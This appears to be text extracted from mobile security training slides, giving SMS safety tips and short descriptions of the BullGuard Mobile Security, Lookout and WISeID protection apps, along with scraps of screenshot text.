
Never reply to a SMS which urging you to act or respond quickly



Never call a number left in a SMS

# Mobile Protection Tool: BullGuard Mobile Security

- It delivers complete mobile phone antivirus against all mobile phone viruses
- It locks, locates and wipes device remotely if lost or stolen
- It blocks unwanted calls and SMS messages



Mobile Security 03/07/14 17:19

Mobile Security 03/07/14 17:18

Mobile Security 03/07/14 19:30:07

Mobile Security 03/07/14 17:20

You are protected

Problem detected

Antivirus Call Manager

Malware found! 1 scan 2 scans

Parental Control Antitheft

Backup

Device clean Total files: 1

44% Analyzing

Last Scan: 2014-07-03T1123:56

Backup

Choose what to backup

4.31 GB of 10.65 GB available on Backup

Currently Backed up Items

Check running backup tasks and their status. Tap on completed tasks to restart them or on the bin icon to remove them.

Calendar 1 event uploaded

Contacts In Progress

Music In Progress

<http://www.bullguard.com>

# Mobile Protection Tool: Lookout



Lookout protects your phone from mobile threats

## Security and Privacy

Helps avoid risky behavior, like connecting to an unsecured Wi-Fi network, downloading a malicious app

## Backup


Provides safe, secure and seamless backup of your mobile data, automatically over the air

## Missing Device

Helps you find your phone if it's lost or stolen

## Management

Allows you to remotely manage your phone






<https://www.lookout.com>

# Mobile Protection Tool: WISeID




- WISeID provides secure and easy-to-use encrypted storage for personal data, personally identifiable information (PII), PINs, credit and loyalty cards, notes, and other information
- WISeID allows you to store your web sites, user names and passwords and quickly log on to your favourite websites through your mobile device



